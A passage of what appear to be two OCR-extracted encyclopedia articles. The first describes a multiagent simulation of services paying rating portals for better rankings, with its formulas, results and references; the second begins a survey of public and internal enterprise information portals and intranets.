We use a matrix *M* to express ratings, where *M(s,p)* denotes the rating of service *s* by portal *p*. Ratings of services are represented by integers from 1 to *ns*, where the ratings are presented in ascending order from the highest rated service (1) to the lowest one (*ns*). Each column of *M* contains integers 1,…,*ns* in a certain order such that each integer occurs only once (i.e., a portal cannot assign the same rating to two services).

The average rating for a service, *s*, over the set of portals, is given by:

$$r_{avg}(s) = \sum_{p} \frac{M(s,p)}{\# p}$$

where *#p* denotes the number of portals. Indeed, services intend to achieve better ratings from portals with higher reputation so the weighed *M(s,p)* comes into play (see next section).

The reputation for a portal is calculated as the reciprocal of the deviation of the rating it gives to each service from the average rating of the service, and is given by

$$reput(p) = \frac{1}{\sum_{s} | M(s,p) - r_{avg}(s) |}$$

Portal reputations are greater than zero: the higher *reput(p)*, the better the reputation is (i.e., the closer the totality of the given portal is to the average). If we assume that for a given portal its rating of every service is identical to the average rating, then the reputation of a portal approaches infinity. When choosing which portal to subscribe to, a service chooses the portal with the highest reputation while taking into account its possible increase in rating so that its rating will be as close to the highest rating (i.e., 1) as possible. More specifically, service, *s*, makes a subscription offer to portal, *p*, in such a way that

$$\frac{reput(p)}{M(s,p)}$$

is maximized.

Out of the totality of services, which make a subscription offer to a given portal, the portal selects the one, which would decrease its reputation the least. More specifically, portal *p* chooses to accept the subscription from the service *s* that minimizes

$$| M(s,p) - r_{avg}(s) |.$$

When portal, *p*, accepts the subscription offer from service, *s*, then *s* transfers *m* resource units to *p*, and *p* increases the ranking of *s* by one. So, if *s* was ranked at position *n* and *s'* was ranked at position *n*-1, their rankings are swapped. In the special case when *s* was already ranked at position 1, then the portal does not accept the offer from *s*.

The simulation that produced the results described in the next section was implemented in Matlab and is available from the first author on request.

SIMULATION

We formed the initial dataset of ratings from a selected set of 15 mutual funds, rated by a set of four portals as a 4 by 15 matrix, where each column representing a portal contains numbers from 1 to 15 (without repetitions) denoting the ratings of the services by the portal.

For our simulations, we select four keyword-search companies as portals (Google, Altavista, Lycos, and Hotbot) and obtained their ratings of the 15 mutual funds as services abbreviated as ici, brill, vanguard, ameristock, mfs, bmo, rbcfund, ariel, oakmark, janus, portfolio21, scotia, prudential, ci, calvert.

To obtain the initial rating, we observed the order in which each of the previous mutual funds appeared in the list of items delivered in response to query "mutual fund." Only the occurrences (sequence) of the previous funds were extracted from the search query results in each of the previous search engines. In addition to the initial ratings, the following simulation parameters were used:

1. Initial resources set at 1000 units.
2. Subscription fee (per transaction) set at a flat rate of 50 units.

We assume that all services have the same initial resources; when they run out of resources they cannot subscribe for ratings any more and become dormant. For the sake of uniformity of our simulation, the services pay the same (50 units) for increasing their ratings. It is the same amount to change a rating from 13 to 12 as it is from 2 to 1; rating increases always start with the lowest number (which is the number of services being rated).

Naturally, the sum of the average ratings of the services is constant irrespectively of individual ratings. However, this is not the case for portals whose reputations get worse in the course of subscription process.

It takes the first 10 steps to establish an equilibrium of ratings between the services and an equilibrium of reputations between the portals (see Figure 1). Once the equilibrium is achieved, an oscillation pattern appears, which is caused by pairs of financial services that have their ratings swapped between position *i* and position *i*-1. As a result, the reputations of the portals are interchanged in a similar way, leading to an oscillating pattern between portals as well. The amplitude of oscillations for services is a quarter of unit (one out of four changes to the reputations of portals contributes to this amplitude). On the other hand, for the portals we observe oscillations with amplitudes, which are higher than a single unit.

There is the critical point at steps 38-45 when the interaction between the agents changes at the time when eight of the services run out of resources. After that, the offers of the remaining services are always accepted and the portal reputations are subject to further deterioration, as well as the ratings of these eight services that ran out of resources. However, the ratings of those services, which have not run out of resources during these steps increase during steps 45-60. After that time, there is a smaller number of services capable of paying a subscription fee; 3 out of 4 of the portals are not offered a subscription and therefore do not increase their resources after this critical point. The competition for the subscription offers by services to be accepted by portals is still strong: all services wish to subscribe to the same portal and the portal they all desire to subscribe to can only accept the subscription from a single service according to the rules of the game.

We outline the five zones we have detected within the evolution charts of interacting services and portals:

1. the *equilibrium establishing zone*,
2. the *oscillation zone*,
3. the *resources disappearance zone*,
4. the *limited resources equilibrium establishing zone*, and
5. the *stationary zone*.

Figure 1. The evolution of ratings/reputations and resources of services and portals over time





Figure 2. The evolution of ratings/reputations and resources of services and portals over time, where one portal with a low initial reputation is independent (i.e., it does not accept service subscription)



When a given portal does not accept subscription fees, its rating in the evolution curve in an environment where other portals accepts subscription fees is quite similar to the situation above, where every portal accepts subscription fees (Figure 2). The resource curve for this portal is a horizontal line on the bottom of the chart; the three remaining resources curves go together until step 48 when two of the portals stop gaining any further resources.

The resultant reputation of a portal is even lower when no subscription can be accepted, because the objective ratings it publishes will have a greater deviation from the average value. The latter is mostly affected by the portals that can accept subscriptions. The reputation dynamics closely follow the case when this portal can accept a subscription. Therefore, the overall subscription process is only weakly affected by a minority of portals, which cannot accept subscription. The reputation of an independent portal, which does not accept subscription drops because this portal becomes “less than average,” representing a true rating for services. Overall, we observe the phenomenon that if the majority of portals accept subscriptions, their rating becomes “more average” and their reputation grows in comparison with an independent portal.

RESULTS

In this study, we have simulated the process of the interaction between the services, which desire a higher rating on portals, whose revenue model is based on a subscription fee model where the flow of resources is from services to portals. We called this process the “subscription process.” We enumerate the common features of the behaviour of services and portals demonstrated under a wide variety of simulation settings, including their strategies and initial conditions:


- Participating in the subscription process, initially highly rated services run out of resources and drop their ratings while low rated services both increase their rank and keep resources. Overall ratings of services converge to a narrower range than initial.
- When each agent participates in the subscription process, the reputation of independent portals, which do not accept subscriptions, drops. Also, the ratings of the highly rated services, which choose not to subscribe to portals in order to compensate for subscriptions of other services, drop in the course of the process.
- When just a small portion of lowest-rated services offer subscriptions to portals, it nevertheless strongly decreases the reputation of portals accepting these subscriptions and the ratings of other services.

Therefore, it seems that when a low proportion of interacting agents participate in the subscription process, it has a negative effect on the ratings of others, and thereby encourages these other services to compensate for their lost rating by joining the process. At the same time, it is quite unprofitable with respect to both ratings and resources to stop subscribing to portals. For services, it would be profitable to stop subscribing synchronously, knowing that other services would cooperate and also stop subscribing. This is, however, impossible because the services do not have knowledge about each other in terms of participation in the subscription process.

We observe that for both services and portals, it is not a "winner takes all" situation: services, which were initially rated as "best," drop their rating in the process of subscription. If the best-rated services do not participate in subscription, their ratings fall even further. Therefore, special initiatives or proper timing of participation does not play a major role in the subscription process. Our predication based on the current model is that eventually all or majority of players in a market sector would have to join the subscription process, but one cannot expect major winners or losers. Instead, the subscription process is the machinery, which brings the participants into an equilibrium state, providing a revenue stream for portals.

The article suggests that portals should be following other portals very closely to observe and forecast their advertisement policy. Failing to do so would lead to loss of reputation even if a given portal tries to rate services as objectively as possible.

Figure 3. The interaction between three agents involved in the online rating infrastructure



Note: Block arrows show the flow of resources from customers to services, and then from services to portals. The loop is closed by the link between portals and customers: how the portals' rating affects the distribution of customers' resources among services.

BRINGING THE CUSTOMER AGENT IN THE LOOP

In accordance to our previous model, the reputation of portals did not depend on the actual quality of products and services (true rating). This assumption is adequate for products and services, which are hard to perform a competitive analysis about, or where such analysis takes a long time (compare with the duration of the subscription process). If this assumption is incorrect then one needs to simulate how customers perceive the deviation of portals' rating from true rating and how it affects the income flow to the services being rated (Figure 3).

Customers purchase a service proportionally to the ratings of this service by each portal and to the reputation of this portals, summed up for all portals. These are the purchases made based on portal ratings of this service:

$$resourceFromPortal(s) = advert\_portion * \sum_{p} (reput(p) * M(s, p)),$$

where *resourceFromPortal(s)* is the influx of resources to service *s*. The coefficient *advert_portion* is chosen so that the total influx of resources for services is equal to the total spending on subscription.

Other customers' purchase is based on the true rating

$$resourceWithoutPortal(s) = advert\_portion * M_0(s, p).$$

We hypothesise that initially customers trust the portals, but then observing the deviation from true rating, follow it in their choice of service.


$$resource(s) = advert\_portion * (resourceFromPortal(s) * \omega(t) + resourceWithoutPortal(s) * (1 - \omega(t)))$$

where ω(t) is the coefficient for the lost of trust for portals dependent on time (step) t.

MULTIAGENT IMPLEMENTATION

Our prediction is that the modern portal-rating based economy sector will eventually evolve into a subscription process similar to the one we suggest in this study, as an alternative to a business model based purely on advertising. Services will need to deploy the procedure of the search of best portals to subscribe to on a regular basis. Portals will need to select the most appropriate subscription offers. Finally, users will need to make their buying decision in an uncertain environment

Figure 4. Multiagent architecture



of ratings altered by subscription. Since a large amount of data has to be processed by each involved agent, a respective software infrastructure is proposed (Figure 4).


Based on the suggested strategies, we propose a multiagent infrastructure for a plausible subscription process.

DISCUSSION AND RELATED WORK

This study highlights the role of the concept of *distributed mental attitudes* for simulating the processes in a society. The concept of distributed knowledge have been thoroughly explored in artificial intelligence literature and applied to a variety of multiagent model (see, e.g., Fagin, Halpern, Moses, & Vardi, 1996). At the same time, the notion of *distributed intentions* has not been extensively applied to the simulation of economical or social processes (Galitsky, 2002, 2006). In this study, we may define distributed intentions as the intention of the majority of community members to participate in a process such that other members are forced to participate as well even if they do not have direct explicit intentions of doing so. In other words, collective intention of a multiagent community to perform an action is where a majority of its (typical) members explicitly intend so and the rest of (atypical) members believe the following. If they do not commit that action then, believing that other agents will commit it, the atypical agents will find their desired state (a long-term goal) further away.

The notion of distributed intention is worth applying to the setting of *multiagent conflict*. In terms of a multiagent conflict, the subscription process can be considered as a negotiation to achieve a state where the intentions of services becomes consistent with the intentions of portals. Note that the conflict of intentions between the services cannot be resolved. Without a subscription process, there is no explicit conflict of intentions between the portals, but as only portals are competing for subscribing services, the conflict arises (Figure 5).

Figure 5. The outline of conflicts between the parties involved in subscription process



We used numerical simulation to represent the subscription process in this study, however the essence of our approach to obtain the behavioural phenomenology should be referred as *logical* instead. The simulation is concerned with the conflict resolution strategy, which is formed by participating agents in the online mode. Subscription process is a new form of economic behaviour

Coalition formation is a desirable behavior in a multiagent system when a group of agents can perform a task more efficiently than any single agent can. Computational and communications complexity of traditional approaches to coalition formation (e.g., through negotiation) make them impractical for large systems. Decker, Sycara, and Williamson (1996) propose an alternative, physics-motivated mechanism for coalition formation that treats agents as randomly moving, locally interacting entities.

It is worth considering subscription process by a group of services as their coalition formation with rating portals. Coalition formation methods allow agents to join together and are thus necessary in cases where tasks can only be performed cooperatively by groups (Klusch & Gerber, 2002; Lerman & Shehory, 2000; Zacharia, Moukas, Guttman, & Maes, 1999). This is the case in the request for proposal (RFP) domain, which is a general case for what we call here the subscription proposal. A requester business agent issues an RFP—a complex task comprised of sub-tasks—and several request processing agents need to join together to address this RFP. Shehory and Kraus (1998) have developed a protocol that enables agents to negotiate and form coalitions, and provide them with simple heuristics for choosing coalition partners. The protocol and the heuristics allow the agents to form coalitions under the time constraints and incomplete information. The authors claim that the overall payoff of agents using suggested heuristics is very close to an experimentally measured optimal value in accordance to their extensive experimental evaluation.

We have presented the process of competitive services *officially* subscribing to a rating mechanism on portals. In reality, this process may not have such a formal arrangement and occur in a way where different participating agents lack information about the subscription arrangements of others. We have obtained the sequence of zones in our simulation process: transition from the initial zone to the final zone is expected to be associated with some *legalisation* process, when explicit rules of subscription offer/acceptance are formed and every agent becomes knowledgeable of these rules. The services subscription model should become transparent to the customers, and we suppose that some legislation will control the practice of this process and enforce the disclosure of its details. The Federal Trade Commission in the USA recommends search engines having paid-placement advertising results to clearly separate these from results obtained from the search engine ranking algorithm (FTC 2004, www.ftc.gov/bcp/conline/pubs/buspubs/dotcom/).

We expect the portals to find the ways to legalize the subscription practice. Since the technology and business development goes ahead of the respective legislation, we believe portals will try to be appealing to both services (advertisers) and the end users. In a more realistic model, we assume that portals will have a more accurate way to reflect a "real" quality of service.

This work follows along the lines of the study of an economy of Web links where the potential monetary values of Web links have been explored and a link exchange process has been simulated (Galitsky & Levene 2004). Clearly, assuming that the majority of links are established as a result of such exchange is unrealistic; however, it sheds some light on how Web links might be established in a future economy should the process of link exchange become prevalent. Analogously, in the current study, we overstate the role of the interaction between a service and a rating portal in order to judge how the former may affect the latter in the course of a competition for a better rating.

The results of our simulation study can be considered as creation of a novel advertising model that is suitable for online portals. Subscription process is a way of increasing demand by bringing the product to the attention of consumers. Advertising can be either informative or persuasive advertising. The effectiveness of advertising can be measured by the advertising elasticity of demand, which measures the percentage increase in demand divided by the percentage increase in advertising spending. In terms of advertisement, rating can be considered as a persuasive advertising means.

It is known that keyword search portals do not always make it clear how the ratings are provided. It has been shown shown how both Google and Altavista systematically relocate the time stamp of Web documents in their databases from the more distant past into the present and the very recent past and delete documents (Wouters, Hellsten, & Leydesdorff, 2004). Therefore, the quality of information is decreased. The search engines continuously reconstruct competing presents that also extend to their perspectives on the past. This may potentially have major consequences for the end users of search engine.

CONCLUSION

In this study, we suggested a possible process of how the natural intentions of services to sacrifice their resources in order to gain a better rating may be formulated and the formulation of the intentions of portals to, possibly, sacrifice their reputation in order to gain resources from services, may compliment each other. We observed that the collective intentions of the previous agents find the matching strategy, not the individual intentions of participating agents, some of which may deviate from the majority of agents. In particular, initially highly rated services do not intend to enlist to the subscription process, but they have to accept the rules of the game once the other services have enrolled.

Since it is possible to observe real-world rating data and its evolution, one can extract the patterns of the subscription process including the stationary zones and the transition zones. Such behaviour as oscillations in ratings, for example, will indicate that there is a strong competition between services for a particular portal. Such patterns can be revealed even analysing the search engine ranking resulting from keyword queries, which is the subject of our future studies.

Returning to the real-life problems, we cannot reject the possibility that the rating portals would form their business model in accordance to what we suggest in this article. The question remains, if not the suggested business model, what else should the rating portals do nowadays to have a stable revenue stream? Probably, in the current Web economy, there is no plausible business model for providing true ratings.

REFERENCES

Decker, K., Sycara, K., & Williamson, M. (1996). *Modeling information agents: Advertisement, organizational roles, and dynamic behavior*. In Technical Report WS-96-02, American Association for Artificial Intelligence.

Fagin, R., Halpern, J., Moses, Y., & Vardi, M. (1995). *Reasoning about knowledge*. Cambridge, MA: MIT Press.

Federal Trade Commission. (2004). Dot Com Disclosures: Information about online advertising. Retrieved from http://www.ftc.gov/bcp/conline/pubs/buspubs/dotcom/index.html

Galitsky, B. (2006). Reasoning about mental attitudes of complaining customers. *Knowledge-Based Systems, 19*(7), 592-615.

Galitsky, B. (2002) Designing the personalized agent for the virtual mental world. *AAAI FSS-2002 Symposium on Personalized agents*, Cape Cod, MA (AAAI Tech report FS-02-05, pp. 21-29).

Galitsky, B., & Levene, M. (2005). Simulating the conflict between reputation and profitability for online rating portals. *JASSS, 8*(2).

Galitsky, B., & Levene, M. (2004). Web link economy. *FirstMonday, 1*, 7. Retrieved from http://www.ftc.gov/bcp/conline/pubs/buspubs/dotcom

Klusch, M., & Gerber, A. (2002). Dynamic coalition formation among rational agents. *IEEE Intelligent Systems, 17*(3), 42-47.

Lerman, K., & Shehory, O. (2000). Coalition formation for large-scale electronic markets. In *Proceedings of the International Conference on Multi-Agent Systems.*

Myung, I. J. & Pitt, M. A. (2004). Model comparison methods. Methods in *Enzymology, 383*, 351-366

Shehory, O., & Kraus, S. (1998). Methods for task allocation via agent coalition formation. *Artificial Intelligence, 101*(1-2), 165-200.

Sherman, C. (2004). *Rating search engine disclosure practices*. Retrieved from http://searchenginewatch.com/searchday/article.php/3439401

Tennenholtz, M. (1999). On social constraints for rational agents. *Computational Intelligence*, *15*, 1999.

Wouters, P., Hellsten, I., & Leydesdorff, L. (2004). Internet time and the reliability of search engines. *First Monday*, *9*(10), 4. Retrieved from http://www.firstmonday.org/issues/issue9_10/wouters

Yu, B., & Singh, M. P. (2002). Distributed reputation management for electronic commerce. *Computational Intelligence, 18*(4), 535-549.

Zacharia, G., Moukas, A., Guttman, R., & P. Maes, P. (1999). An agent system for comparative shopping at the point of sale. *European Conference on Multimedia & E-Commerce Bordeaux*, France.

KEY TERMS

Advertisement: A paid promotion of goods, services, companies and ideas by an identified sponsor. Marketers see advertising as part of an overall promotional strategy. Other components of the promotional mix include publicity, public relations, personal selling and sales promotion. It can be a banner advertisement, press release or other paid for promotion bearing the advertiser branding which is intended to appear on the portal.

Multiagent System: A system composed of several agents, capable of mutual interaction. The interaction can be in the form of message passing , producing changes in their common environment, or subscription, as in the current article. The agents can be autonomous entities, such as software agents or robots. Multiagent system includes human agents, human organizations and society in general.

Rating Portal: Web sites that serve as starting points to other destinations or activities on the Web. Initially thought of as a "home base" type of Web page. Most major search engines and directories have positioned themselves as "portals". Often portals offer free services like e-mail, comparative shopping or search functions with the objective of building traffic so they can generate advertising revenue and sell products. To impress users with "objective" and "fair" information, portals rate products and services to provide comparative shopping advising.

Reputation: A general opinion of the public towards a person, a group of people, or an organization. It is an important factor in many fields, such as business, online communities or social status. Related to link popularity, a page will score highest for reputation when it is linked to by pages from other sites which themselves are highly ranked. Well-known sites recognized as "authoritative" are given high reputation scores on their own. Reputation management involves recording a person, agent's or portal's actions and the opinions of others about those actions. These records can then be published in order to allow other people (or agents) to make informed decisions about whether to trust that person or portal, or not.

Subscription: A billed product or service made available to a customer for usage. Unlike an account, each individual product or service constitutes a separate subscription: a single account may, for example, include many mobile subscription and many Internet access subscriptions. Subscription to a digital library, a payment made by a person or an organization for access to specific collections and services, usually for a fixed period, eg, one year. In our case, subscription to a portal assures that the information about the rating of a subscriber will be disseminated.

Provision of Product Support through Enterprise Portals

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INTRODUCTION

Many enterprises make extensive use of the Internet, both for promoting their profile with the general public and for conducting aspects of their business operations.

We have identified the following uses that enterprises have for their public-facing portals, those portals that are available to any user of the Internet:

- public corporate information
- product information
- customer service
- selling

We refer to these portals with the term "public enterprise information portals."

In addition, enterprises have portals that are not publicly available through their company intranet or as extranets. These portals provide members of the enterprise with information, applications, and services that are needed to fulfil their roles (PriceWaterhouseCoopers, 2001). We refer to these portals as "internal enterprise information portals." This article does not address the role of publicly available information portals and search engines, such as Yahoo! (http://www.yahoo.com) and Google (http://www.google.com).

The references to uniform resource locators (URL) in this article indicate examples of enterprise portals exhibiting the characteristics described in the text. The URLs were all referenced in May 2006.

PUBLIC ENTERPRISE INFORMATION PORTALS

Most companies do not use the term "portal" to refer to their Internet World Wide Web sites. They tend to use the term "home page" (BHP Billiton, 2006a) or "Web site" (Westpac, 2006a, notes on bottom of page). These portals provide a single gateway to consolidated information that "consolidate, manage, analyze and distribute information across and outside of an enterprise" (Karim & Masrek, 2005).

Large enterprises tend to use their Internet "home pages" for one or more of the following:

- corporate information;
- product information;
- customer service; and
- marketing and selling.

This article focuses on the first two of these uses.

CORPORATE INFORMATION

Information portals are a means of providing information about the corporation, similar to the function served by glossy brochures (Coles Myer, 2006; O'Leary, 2002). The types of information provided by these sites include:

- **Contact Information:** Addresses and phone numbers of major contact public points in the corporation (BHP Billiton, 2006b)
- **Company Overview and Charter:** Information about the enterprise and its objectives (Tenix, 2006)
- **Annual Reports:** Often in downloadable form, such as portable document format (PDF) (Hewlett Packard, 2006a)
- **Corporate Governance** (BHP Billiton, 2006c; Hewlett Packard, 2006b)**:**
    - corporate constitution;
    - memorandum and articles;
    - governance statements;
    - corporate board membership/board committees;
    - core corporate policies.
- **Investment Information** (3M, 2006a)**:**
    - news;
    - presentations;
    - reports; and
    - shareholder and financial information.
- **News Releases and Presentations** (Palm, 2006a)
- **Marketing and Product Information** (3M, 2006b)
- **Environmental and Safety Information** (Palm, 2006b)
- **Human Resource and Recruitment Information** (Shell, 2006a)

PRODUCT INFORMATION

Product information portals have more to do with marketing than, directly, with selling. These portals expose the enterprise's products to the marketplace and provide:

- promotional material;
- product specifications;
- information about product availability; and
- information about loyalty programs.

Some corporations give primary place to product promotion on their Internet portals. The purpose of such sites is not to sell products directly, but to encourage sales through other outlets. A global food manufacturer has promotional sites in several regions (Kellogg, 2006a, 2006b, 2006c). There are others examples of such global/regional promotion (Palm, 2006c, 2006d).

Promotional portals do not seek to sell their products directly to avoid channel conflict with resellers (Caisse, 1998; Faletra 2001; Zarley 2002). Any sales from such sites are limited to promotional materials (Kellogg, 2006d). Rather, they seek to direct sales through normal retail channels (Palm, 2006d; IBM, 2006). However, this is not universally the case, with some companies offering online sales in addition to other outlets (Hewlett Packard, 2006d).

An aspect of promotion is to provide technical specifications of products. Product specifications are understandably common for high-tech gadgets (Hewlett Packard, 2006c; Palm 2006e), but they are sometimes also provided for lower-tech products, such as food (Kellogg, 2006e).

An important aspect of marketing is the development of customer loyalty. Some product portals have such facilities (O'Leary, 2002). Some portals promote their companies' loyalty and reward programs (For example, the portal of Coles (Coles, 2006a), a large supermarket chain in Australia, has a link to their FlyBuys loyalty program (FlyBuys, 2006)). Other programs are more directly associated with the enterprise's marketing effort; commonly, it seems, in the baby product area (Coles, 2006b; Johnson & Johnson, 2006; Kimberly-Clark, 2006; Procter & Gamble, 2006). Travel portals are examples of sites that promote loyalty by providing facilities for individual customers, such as records of past bookings (LastMinute, 2006; Orbitz, 2006,).

INTERNAL ENTERPRISE INFORMATION PORTALS

Internal enterprise information portals range widely in scope.

- The simplest of these portals, which we refer to as "intranets," are a network of World Wide Web pages hosted on Web servers connected to the enterprise internal network or intranet.
- At the other end of the spectrum are integrated systems that provide people with a unified view of information drawn from diverse sources within and outside the enterprise. These systems have facilities not only to search for information, but also to work collaboratively across enterprise organisational boundaries. In terms of the present discussion, we reserve the term "portal" for these types of system.

The defining characteristic of internal enterprise information portals is that their audience is members of the enterprise. Access is restricted to these people by virtue of the portals' connection to the enterprises' internal network. In cases where the network is accessible to the wider Internet, internal information is protected by requiring people to log in.

The earliest definition of enterprise information portals was published in a report published by the consulting firm Merril Lynch in 1988:

Enterprise information portals are applications that enable companies to unlock internally and externally stored information, and provide users a single gateway to personalized information needed to make informed business decision. (Shilakes & Tylman, 1988)

Other authors have been significantly influenced by this definition (White, 2000). Information portals can be described by a number of other terms, almost interchangeably: employee portals, business-to-employee systems, enterprise intranet portals, corporate portals (Benbya, Passiante, & Belbaly, 2004).

ENTERPRISE INTRANETS


The simplest form of "portal" is a collection of Web pages linked to a "home" page by hypertext links. The pages may be "static," meaning that they present the same information to all viewers and do not draw on data from outside the Web page itself. Other pages may have dynamic elements in that they incorporate style sheets, templates, and simple databases.

Intranets may incorporate an indexing and searching facility to help members of the enterprise find information. Pages in the intranet provide a window to the search engine where people can type criteria for their searches. Searches can be formulated in free-text or in Boolean format.

An authentication system may be included to control access to the intranet or to parts of it. Authentication may be linked to an enterprise-wide network system that gives a single log-in to users.

Enterprise intranets can also be readily departmentalised. Each department in an enterprise can construct its own "home" page. The various home pages can then be linked to the main enterprise home page to give the appearance of

Figure 1. Simple intranet portal



a unified system.

Enterprise intranets employ unsophisticated technology. They can be built with end-user tools such as an HTML editor or even a word processor. (Most popular word processor applications [such as Microsoft Word and Open Office] have the facility to create Web pages.) Thus, they can be built, at least in the early stages, with a very small investment.

Because of their small-scale, unsophisticated technology, and low initial cost, Internets are best suited to smaller enterprises. Small enterprises have fewer resources and fewer requirements for collaboration and electronically assisted knowledge sharing.

Intranets, however, have some serious limitations.

- Intranets cannot readily provide advanced features such as personalisation, publishing, data mining, collaboration, and so on.
- Intranets are not scalable. As they grow in size they become increasingly difficult to manage. The lack of manageability is evidenced by:
  - inconsistent style and appearance of Web pages;
  - inconsistent, contradictory, and out-of-date information presented in various parts of the portal;
  - inconsistent and illogical navigation paths between pages in the portal; and
  - broken hypertext links.

In spite of their limitation, the author is personally well acquainted with some quite large Internets, many of which well demonstrate the limitations of this approach to portal building.

INTERNAL ENTERPRISE PORTALS

